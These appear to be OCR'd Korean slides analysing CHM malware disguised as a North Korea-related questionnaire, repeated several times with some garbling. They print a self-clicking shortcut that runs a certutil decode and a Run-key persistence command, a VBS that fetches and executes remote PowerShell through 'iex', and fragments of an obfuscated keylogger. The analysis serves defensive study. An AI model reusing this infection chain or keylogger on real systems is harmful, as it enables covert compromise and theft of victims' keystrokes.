


Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

Summary
- .Chm file distribution (html help workshop)





Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

```
<HTML>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<META NAME="GENERATOR" Content="Microsoft DHTML Editing Control">
<title>설문자료</title>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3Qc
KQ0KCXNldCBvY29uZiA9IG9zdC5TcGF3bkluc3RhbmNlXw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2Nt
b3dfY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kICIiaWV4ICh3Z2V0IHh4eC9kZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSAtdXIgJ3h4
"%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\l
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>

<script>
shortcut.Click();
</BODY>
</HTML>
```


Summary

- **Create Document.dat**
- **Create Document.vbs**
- **Create Registry Persistence Mechanism Value**

오후 5:... certutil.exe 1660 CreateFile C:₩Users₩white₩Links₩Document.dat
오후 5:... certutil.exe 1660 CreateFile C:₩Users₩white₩Links₩Document.dat
오후 5:... certutil.exe 1660 CreateFile C:₩Users₩white₩Links₩Document.vbs
오후 5:... certutil.exe 1660 CreateFile C:₩Users₩white₩Links₩Document.vbs

명령어

cmd, /c echo [Encode Command] > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'



Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드


```
<HTML>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<META NAME="GENERATOR" Content="Microsoft DHTML Editing Control">
<title>설문자료</title>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3Qc
KQ0KCXNldCBvY29uZiA9IG9zdC5TcGF3bkluc3RhbmNlXw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2Nt
b3dfY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kICIiaWV4ICh3Z2V0IHh4eC9kZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSAtdXIgJ3h4
"%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\l
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>

<script>
shortcut.Click();
</BODY>
</HTML>
```


명령어

cmd, /c echo [Encode Command] > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'

Summary

- Create Document.dat
- Create Document.vbs
- Create Registry Persistence Mechanism Value





Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드


```
<HTML>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
<META NAME="GENERATOR" Content="Microsoft DHTML Editing Control">
<title>설문자료</title>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkNCglzZXQgd20gPSBHZXRPYmplY3QoIndpbm1nbXRzOndpbjMyX3Byb2Nlc3MiKQ0KCXNldCBvd3MgPSBHZXRPYmplY3Qo
KQ0KCXNldCBvY29uZiA9IG9zdC5TcGF3bkluc3RhbmNlXw0KCW9jb25mLlNob3dXaW5kb3cgPSAxMg0KCWVyclJldHVybiA9IHdtLkNyZWF0ZShwX2Nt
b3dfY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kICIiaWV4ICh3Z2V0IHh4eC9kZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSAtdXIgJ3h4
"%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\l
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>

<script>
shortcut.Click();
</SCRIPT>
</BODY>
</HTML>
```

Summary

- **Create Document.dat**
- **Create Document.vbs**
- **Create Registry Persistence Mechanism Value**

명령어

cmd, /c echo [Encode Command] > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat" "%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d "%USERPROFILE%\Links\Document.vbs" /f'



Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub


uri = "http://192.168.0.150"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Document.vbs

```
Function InfoKey {
    Param (
        [string] $ur
    )

    function StartMain{
        Param(
            [Parameter(Mandatory=$True)]
            [string]$Path
        )

        $alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
        $mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

        $mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"

            for($i = 0; $i -lt $mClk.Count; $i++)
            {
                $mClk[$i] = $mClk[$i] + $mClk1[$i];
            }
```

demo.txt

Summary

- Run demo.txt using "iex" (Invoke-Expression), one of PowerShell's execution arguments
- Save Keylogger as Pages_Elements.xml file

```
mClk = ["GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic"]
mclk1 = ["cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"]

res = []
for i in range(len(mClk)):
    res.append(mClk[i] + mclk1[i % len(mclk1)])
print(res)
```

```
GetAsyncKeyState
GetKeyboardState
MapVirtualKey
GetForegroundWindow
GetWindowText
ToUnicode
GetClipboardSequenceNumber
IsClipboardFormatAvailable
GetTickCount
```

```
        if($k.Length -gt 0){
            [System.IO.File]::AppendAllText($Path, $k, $o_enc_mode)
        }
    }
}

StartMain -Path "$env:appdata₩Microsoft₩Windows₩Templates₩Pages_Elements.xml"
```

Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub


uri = "http://192.168.0.150"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Document.vbs

```
Function InfoKey {
    Param (
        [string] $ur
    )

    function StartMain{
        Param(
            [Parameter(Mandatory=$True)]
            [string]$Path
        )

        $alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
        $mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

        $mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"

            for($i = 0; $i -lt $mClk.Count; $i++)
            {
                $mClk[$i] = $mClk[$i] + $mClk1[$i];
            }
```

demo.txt

Summary

- Run demo.txt using "iex" (Invoke-Expression), one of PowerShell's execution arguments
- Save Keylogger as Pages_Elements.xml file

```
mClk = ["GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic"]
mclk1 = ["cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"]

res = []
for i in range(len(mClk)):
    res.append(mClk[i] + mclk1[i % len(mclk1)])
print(res)
```

```
GetAsyncKeyState
GetKeyboardState
MapVirtualKey
GetForegroundWindow
GetWindowText
ToUnicode
GetClipboardSequenceNumber
IsClipboardFormatAvailable
GetTickCount
```

```
        if($k.Length -gt 0){
            [System.IO.File]::AppendAllText($Path, $k, $o_enc_mode)
        }
    }
}

StartMain -Path "$env:appdata₩Microsoft₩Windows₩Templates₩Pages_Elements.xml"
```

Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub


uri = "http://192.168.0.150"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Document.vbs

```
Function InfoKey {
    Param (
        [string] $ur
    )

    function StartMain{
        Param(
            [Parameter(Mandatory=$True)]
            [string]$Path
        )

        $alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
        $mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

        $mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"

            for($i = 0; $i -lt $mClk.Count; $i++)
            {
                $mClk[$i] = $mClk[$i] + $mClk1[$i];
            }
```

demo.txt

Summary

- Run demo.txt using "iex" (Invoke-Expression), one of PowerShell's execution arguments
- Save Keylogger as Pages_Elements.xml file

```
mClk = ["GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic"]
mclk1 = ["cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"]

res = []
for i in range(len(mClk)):
    res.append(mClk[i] + mclk1[i % len(mclk1)])
print(res)
```

```
GetAsyncKeyState
GetKeyboardState
MapVirtualKey
GetForegroundWindow
GetWindowText
ToUnicode
GetClipboardSequenceNumber
IsClipboardFormatAvailable
GetTickCount
```

```
        if($k.Length -gt 0){
            [System.IO.File]::AppendAllText($Path, $k, $o_enc_mode)
        }
    }
}

StartMain -Path "$env:appdata₩Microsoft₩Windows₩Templates₩Pages_Elements.xml"
```

Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

```
Sub WMProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub


uri = "http://192.168.0.150"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

Document.vbs

```
Function InfoKey {
    Param (
        [string] $ur
    )

    function StartMain{
        Param(
            [Parameter(Mandatory=$True)]
            [string]$Path
        )

        $alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
        $mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

        $mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"

            for($i = 0; $i -lt $mClk.Count; $i++)
            {
                $mClk[$i] = $mClk[$i] + $mClk1[$i];
            }
```

demo.txt

Summary

- Run demo.txt using "iex" (Invoke-Expression), one of PowerShell's execution arguments
- Save Keylogger as Pages_Elements.xml file


```
mClk = ["GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic"]
mclk1 = ["cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount"]

res = []
for i in range(len(mClk)):
    res.append(mClk[i] + mclk1[i % len(mclk1)])
print(res)
```

```
GetAsyncKeyState
GetKeyboardState
MapVirtualKey
GetForegroundWindow
GetWindowText
ToUnicode
GetClipboardSequenceNumber
IsClipboardFormatAvailable
GetTickCount
```

```
        if($k.Length -gt 0){
            [System.IO.File]::AppendAllText($Path, $k, $o_enc_mode)
        }
    }
}

StartMain -Path "$env:appdata₩Microsoft₩Windows₩Templates₩Pages_Elements.xml"
```

Malware Sample Analyze

- Demo

